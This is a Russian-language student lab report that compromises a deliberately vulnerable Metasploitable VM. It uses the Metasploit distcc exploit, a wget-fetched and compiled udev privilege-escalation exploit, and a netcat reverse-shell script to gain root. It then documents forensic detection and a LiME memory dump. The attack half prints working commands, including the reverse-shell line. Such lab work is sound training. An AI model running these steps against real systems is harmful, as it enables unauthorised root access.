Хакимуллин Рустем Рафаилевич, 11-901

ЛАБОРАТОРНАЯ РАБОТА №2. ИСПОЛЬЗОВАНИЕ DISTCC ДЛЯ ПОЛУЧЕНИЯ ПРАВ ROOT. СОЗДАНИЕ ДАМПА ПАМЯТИ LIME И ЕГО АНАЛИЗ.

Шаблон для упражнения:

- Цель
- Ситуация
- Алгоритм
- Результат

Содержание:

**

1. Создание виртуальной машины Kali Linux
2. Настройка сети между Metasploitable и Kali Linux.
3. Атака Metasploitable.
4. Расширение прав доступа до root.
5. Форензика.
6. Создание дампа памяти с помощью LiME
7. Создание файлов для форензического анализа.
8. Оформление результатов работы


**

Создание виртуальной машины Kali Linux

- Цель: установить образ Kali Linux
- Ситуация: нет второй виртуальной машины Kali Linux
- Алгоритм:
    1. Скачать образ
    2. Выполнить развертывание виртуальной машины с использованием образа системы kali-linux-2.0-amd64.iso.
    3. При создании виртуальной машины указать следующие параметры: тип системы – Debian, архитектура процессора – x64, количество процессоров – 1, объем ОЗУ – 512 MB, размер жесткого диска – 16 GB, тип сетевого подключения – сетевой мост.
- Результат: Kali Linux готов к работе

Настройка сети между Metasploitable и Kali Linux

- Цель: объединить в сеть Metasploitable и Kali Linux
- Ситуация: машины не связаны сетью
- Алгоритм: выбрать сетевой адаптер: сетевой мост, проверить с помощью `ifconfig -a`



Kali ip: 192.168.1.16

Metasploitable ip: 192.168.1.15

```
Starting Nmap 4.53 ( http://insecure.org ) at 2022-06-05 09:33 EDT
Invalid target host specification: 1-65535
QUITTING!
root@metasploitable:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:00:27:c9:fc:77
          inet addr:192.168.1.15  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec9:fc77/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:173 errors:0 dropped:0 overruns:0 frame:0
          TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20956 (20.4 KB)  TX bytes:13920 (13.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:131 errors:0 dropped:0 overruns:0 frame:0
          TX packets:131 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:38065 (37.1 KB)  TX bytes:38065 (37.1 KB)
```

- Результат: машины объединены в сеть

Атака metasploitable

- Цель: заиметь доступ к консоли metasploitable
- Ситуация: не имеем доступ к консоли MS
- Алгоритм:
  1. Сканируем порты командой `nmap -p 1-65535 -T4 -A -v MS_IP 2>&1 | tee /var/tmp/scan.txt`
  2. Ищем distccd на 3632 порту с помощью команды `grep 3632 /var/tmp/scan.txt`

```
NSE: Script Post-scanning.
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 202.34 seconds

┌──(kali㉿kali)-[~]
└─$ grep 3632 /var/tmp/scan.txt
Discovered open port 3632/tcp on 192.168.1.15
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

┌──(kali㉿kali)-[~]
└─$
```

  3. Запускаем консоль msfconsole

4. Ищем эксплоит для distcc

```
msf6 > search distcc

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec     2002-02-01       excellent  Yes    DistCC Daemon Command Ex
ecution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/dist
cc_exec

msf6 >
```

5. Настраиваем эксплоит для атаки на Metasploitable
6. Запускаем эксплоит командой exploit.

```
msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) >
```

```
Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash                    normal  No     Unix Command
Shell, Reverse TCP (/dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl         normal  No     Unix Command
Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_openssl                 normal  No     Unix Command
Shell, Double Reverse TCP SSL (openssl)
   9   payload/cmd/unix/reverse_perl                    normal  No     Unix Command
Shell, Reverse TCP (via Perl)
   10  payload/cmd/unix/reverse_perl_ssl                normal  No     Unix Command
Shell, Reverse TCP SSL (via perl)
   11  payload/cmd/unix/reverse_ruby                    normal  No     Unix Command
Shell, Reverse TCP (via Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                normal  No     Unix Command
Shell, Reverse TCP SSL (via Ruby)
   13  payload/cmd/unix/reverse_ssl_double_telnet       normal  No     Unix Command
Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) >
```

```
Shell, Reverse TCP (/dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl         normal  No     Unix Command
Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_openssl                 normal  No     Unix Command
Shell, Double Reverse TCP SSL (openssl)
   9   payload/cmd/unix/reverse_perl                    normal  No     Unix Command
Shell, Reverse TCP (via Perl)
   10  payload/cmd/unix/reverse_perl_ssl                normal  No     Unix Command
Shell, Reverse TCP SSL (via perl)
   11  payload/cmd/unix/reverse_ruby                    normal  No     Unix Command
Shell, Reverse TCP (via Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                normal  No     Unix Command
Shell, Reverse TCP SSL (via Ruby)
   13  payload/cmd/unix/reverse_ssl_double_telnet       normal  No     Unix Command
Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec) >
```

```
Payload options (cmd/unix/bind_ruby):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST                   no        The target address

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target

msf6 exploit(unix/misc/distcc_exec) > 
```

```
hostname
metasploitable
ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:c9:fc:77
          inet addr:192.168.1.15  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec9:fc77/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:67415 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66961 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5292036 (5.0 MB)  TX bytes:3979143 (3.7 MB)
          Base address:0xd020 Memory:f0200000-f0220000

whoami
daemon
```

- Результат: получили доступ к консоли

Расширение прав доступа до root.

- Цель: получить права root пользователя
- Ситуация: имеем права пользователя daemon
- Алгоритм:

1. Скачиваем эксплоит
2. Выполняем сборку командой gcc
3. Запускаем прослушивание порта 4444 на kali командой netcat
4. Создаём скрипт для подключения консоли по netcat на Metasploitable

```
wget --no-check-certificate http://computersecuritystudent.com/DOWNLOADS/8572 -O exploit-8572.c
ls -l exploit-8572.c
-rw-r--r-- 1 daemon daemon 2768 Sep 27  2020 exploit-8572.c
gcc exploit-8572.c -o exploit-8572
ls -l exploit-8572
-rwxr-xr-x 1 daemon daemon 8642 Jun  5 10:06 exploit-8572
```

5. Выясняем pid менеджера устройств (2412)

```
┌──(kali㉿kali)-[~]
└─$ netcat -vlp 4444
listening on [any] 4444 ...
192.168.1.15: inverse host lookup failed: Unknown host
connect to [192.168.1.16] from (UNKNOWN) [192.168.1.15] 58275
whoami
root
```

6. Проверяем работу

```
echo '#!/bin/sh'>/tmp/run
echo '/bin/netcat -e /bin/sh 192.168.1.16 4444' >> /tmp/run
ps -eaf | grep udev | grep -v grep
root      2421     1  0 09:25 ?        00:00:00 /sbin/udevd --daemon
./exploit-8572 2420
```

- Результат: доступ к root пользователю получен.

Форензика

- Цель: выявить проникновение в систему

- Алгоритм:

1. Смотрим открытые сетевые соединения

```
4642/rmiregistry off (0.00/0/0)
tcp        0      0 192.168.1.15:58275      192.168.1.16:4444       ESTABLISHED
5122/sh          off (0.00/0/0)
tcp        1      0 192.168.1.15:57475      192.168.1.16:59826      CLOSE_WAIT
4642/rmiregistry off (0.00/0/0)
tcp        1      0 192.168.1.15:57475      192.168.1.16:59832      CLOSE_WAIT
4642/rmiregistry off (0.00/0/0)
tcp        1      0 192.168.1.15:57475      192.168.1.16:59798      CLOSE_WAIT
4642/rmiregistry off (0.00/0/0)
tcp        1      0 192.168.1.15:57475      192.168.1.16:59806      CLOSE_WAIT
4642/rmiregistry off (0.00/0/0)
tcp        1      0 192.168.1.15:57475      192.168.1.16:59816      CLOSE_WAIT
4642/rmiregistry off (0.00/0/0)
tcp        0      0 192.168.1.15:57475      192.168.1.16:59834      CLOSE_WAIT
4642/rmiregistry off (0.00/0/0)
tcp        1      0 192.168.1.15:57475      192.168.1.16:59818      CLOSE_WAIT
4642/rmiregistry off (0.00/0/0)
tcp        1      0 192.168.1.15:57475      192.168.1.16:59812      CLOSE_WAIT
4642/rmiregistry off (0.00/0/0)
tcp        1      0 192.168.1.15:57475      192.168.1.16:59792      CLOSE_WAIT
4642/rmiregistry off (0.00/0/0)
tcp        0      0 192.168.1.15:4444       192.168.1.16:37365      ESTABLISHED
4995/ruby        off (0.00/0/0)
tcp        1      0 192.168.1.15:57475      192.168.1.16:59814      CLOSE_WAIT
```

2. Просматриваем процессы, использующие соединения

3. Смотрим информацию о запущенных соединениях

```
root@metasploitable:~# lsof -i tcp:4444
COMMAND  PID   USER   FD   TYPE DEVICE SIZE NODE NAME
ruby    4995 daemon    3u  IPv4  13940       TCP *:4444 (LISTEN)
ruby    4995 daemon    4u  IPv4  13941       TCP 192.168.1.15:4444->192.168.1.16
:37365 (ESTABLISHED)
sh      5122   root    0u  IPv4  15437       TCP 192.168.1.15:58275->192.168.1.1
6:4444 (ESTABLISHED)
sh      5122   root    1u  IPv4  15437       TCP 192.168.1.15:58275->192.168.1.1
6:4444 (ESTABLISHED)
root@metasploitable:~# _
```

4. Анализируем работу на RUBY_PID

```
ruby    4995 daemon  mem    REG  254,0 1364388 304759 /lib/tls/i686/cmov/libc-2.
7.so
ruby    4995 daemon  mem    REG  254,0  149328 304777 /lib/tls/i686/cmov/libm-2.
7.so
ruby    4995 daemon  mem    REG  254,0   38300 304764 /lib/tls/i686/cmov/libcryp
t-2.7.so
ruby    4995 daemon  mem    REG  254,0    9684 304765 /lib/tls/i686/cmov/libdl-2
.7.so
ruby    4995 daemon  mem    REG  254,0  112354 304785 /lib/tls/i686/cmov/libpthr
ead-2.7.so
ruby    4995 daemon  mem    REG  254,0  787660 371408 /usr/lib/libruby1.8.so.1.8
.6
ruby    4995 daemon  mem    REG  254,0  109152 294924 /lib/ld-2.7.so
ruby    4995 daemon    0r   CHR    1,3         6050 /dev/null
ruby    4995 daemon    1w   REG  254,0       0 245776 /tmp/distcc_7997b59b.stdou
t (deleted)
ruby    4995 daemon    2w   REG  254,0    2616 245773 /tmp/distcc_792fb59b.stder
r (deleted)
ruby    4995 daemon    3u  IPv4  13940           TCP *:4444 (LISTEN)
ruby    4995 daemon    4u  IPv4  13941           TCP 192.168.1.15:4444->192.168
.1.16:37365 (ESTABLISHED)
ruby    4995 daemon    5u  sock    0,4         12354 can't identify protocol
ruby    4995 daemon    6w   REG  254,0    2616 245773 /tmp/distcc_792fb59b.stder
r (deleted)
root@metasploitable:~#
```

5. Анализируем работу SH_PID

```
root@metasploitable:/home/msfadmin# lsof -p 5122
COMMAND  PID USER   FD   TYPE DEVICE    SIZE   NODE NAME
sh      5122 root  cwd    DIR  254,0    4096      2 /
sh      5122 root  rtd    DIR  254,0    4096      2 /
sh      5122 root  txt    REG  254,0  701808  16417 /bin/bash
sh      5122 root  mem    REG  254,0   38412 304784 /lib/tls/i686/cmov/libnss_f
les-2.7.so
sh      5122 root  mem    REG  254,0   34352 304757 /lib/tls/i686/cmov/libnss_n
s-2.7.so
sh      5122 root  mem    REG  254,0   83708 304779 /lib/tls/i686/cmov/libnsl-2
7.so
sh      5122 root  mem    REG  254,0   30436 304770 /lib/tls/i686/cmov/libnss_c
mpat-2.7.so
sh      5122 root  mem    REG  254,0 1364388 304759 /lib/tls/i686/cmov/libc-2.7
so
sh      5122 root  mem    REG  254,0    9684 304765 /lib/tls/i686/cmov/libdl-2.7
.so
sh      5122 root  mem    REG  254,0  190584 296259 /lib/libncurses.so.5.6
sh      5122 root  mem    REG  254,0  109152 294924 /lib/ld-2.7.so
sh      5122 root    0u  IPv4  15437           TCP 192.168.1.15:58275->192.168
1.16:4444 (ESTABLISHED)
sh      5122 root    1u  IPv4  15437           TCP 192.168.1.15:58275->192.168
1.16:4444 (ESTABLISHED)
sh      5122 root    2u   CHR    1,3         6050 /dev/null
root@metasploitable:/home/msfadmin# _
```

6. Анализируем подозрительные процессы с root правами.

- Результат: мы выявили проникновение

```
root@metasploitable:/home/msfadmin# ps -eaf | grep -v grep | grep 5122
root      5122  5121  0 10:21 ?        00:00:00 sh
root@metasploitable:/home/msfadmin# ps -eaf | grep -v grep | grep 5121
root      5121     1  0 10:21 ?        00:00:00 /bin/sh /tmp/run
root      5122  5121  0 10:21 ?        00:00:00 sh
root@metasploitable:/home/msfadmin# cat /tmp/run
#!/bin/sh
/bin/netcat -e /bin/sh 192.168.1.16 4444
root@metasploitable:/home/msfadmin# _
```

Создание дампа памяти с помощью LiME

- Цель: создать дамп памяти
- Алгоритм:

```
root@metasploitable:/# mkdir -p /var/www/distcc
root@metasploitable:/# chown www-data:www-data /var/www/distcc/
root@metasploitable:/# chmod 755 var/www/d
dav/    distcc/ dvwa/
root@metasploitable:/# chmod 755 var/www/distcc
root@metasploitable:/# ls -ld /var/www/distcc
drwxr-xr-x 2 www-data www-data 4096 2022-06-05 10:49 /var/www/distcc
root@metasploitable:/# _
```

1. Создаём папку для дампа
2. Создаём дамп памяти с помощью LiME

```
root@metasploitable:/# cd /var/tmp/src/
root@metasploitable:/var/tmp/src# insmod ./lime-2.6.24-16-server.ko "path=/var/w
ww/distcc/distcc_memory.lime format=lime"
root@metasploitable:/var/tmp/src# ls -l /var/www/distcc/distcc_memory.lime
-r--r--r-- 1 root root 536411200 2022-06-05 10:51 /var/www/distcc/distcc_memory.
lime
root@metasploitable:/var/tmp/src#
```

Создание файлов для форензического анализа.

- Цель: создать файлы для форензического анализа

```
root@metasploitable:/var/tmp/src# cd /
root@metasploitable:/# netstat -naop > /var/www/distcc/distcc_netstat.txt
root@metasploitable:/# lsof > /var/www/distcc/distcc_lsof.txt
root@metasploitable:/# ps -eaf > /var/www/distcc/distcc_pseaf.txt
root@metasploitable:/# tar zcyf /var/www/distcc/tmp.tar.gz /tmp
tar: invalid option -- y
Try `tar --help' or `tar --usage' for more information.
root@metasploitable:/# tar zcvf /var/www/distcc/tmp.tar.gz /tmp
tar: Removing leading `/' from member names
/tmp/
/tmp/run
/tmp/exploit-8572
/tmp/.ICE-unix/
/tmp/.X11-unix/
tar: /tmp/.X11-unix/X0: socket ignored
/tmp/.X0-lock
/tmp/exploit-8572.c
/tmp/4605.jsvc_up
root@metasploitable:/#
```

- Алгоритм:

1. Переходим в корневой каталог
2. Создаём файлы с данными о соединениях, процессах, используемых ими файлах, файлы в /tmp

- Результат: мы создали файлы для форензического анализа

```
root@metasploitable:/# cd /var/www/distcc/
root@metasploitable:/var/www/distcc# md5sum ^ | tee distcc_md5.txt
md5sum: ^: No such file or directory
root@metasploitable:/var/www/distcc# md5sum & | tee distcc_md5.txt
-bash: syntax error near unexpected token `|'
root@metasploitable:/var/www/distcc# md5sum * | tee distcc_md5.txt
09bf38040283f60e24d00fd612346f97  distcc_lsof.txt
d41d8cd98f00b204e9800998ecf8427e  distcc_md5.txt
d0eb902ff832231a5bf090a803ed5639  distcc_memory.lime
70a22376c64cd22ce5335509eed39b48  distcc_netstat.txt
b2a5a77a34990f05829daedaf7fc398a  distcc_pseaf.txt
8beb539814556f48d38d1f6ddbcd4779  tmp.tar.gz
root@metasploitable:/var/www/distcc# _
```

Оформление результатов работы

```
date
Sun Jun  5 14:53:27 EDT 2022
echo "Khakimullin Rustem"
Khakimullin Rustem
free -m
             total       used       free     shared    buffers     cached
Mem:           503        269        234          0          7        124
-/+ buffers/cache:        136        366
Swap:            0          0          0
du -sh /var/www/distcc/distcc_memory_lime
du -sh /var/www/distcc/distcc_memory.lime
513M    /var/www/distcc/distcc_memory.lime
cat /var/www/distcc/distcc_md5.txt
09bf38040283f60e24d00fd612346f97  distcc_lsof.txt
d41d8cd98f00b204e9800998ecf8427e  distcc_md5.txt
d0eb902ff832231a5bf090a803ed5639  distcc_memory.lime
70a22376c64cd22ce5335509eed39b48  distcc_netstat.txt
b2a5a77a34990f05829daedaf7fc398a  distcc_pseaf.txt
8beb539814556f48d38d1f6ddbcd4779  tmp.tar.gz
```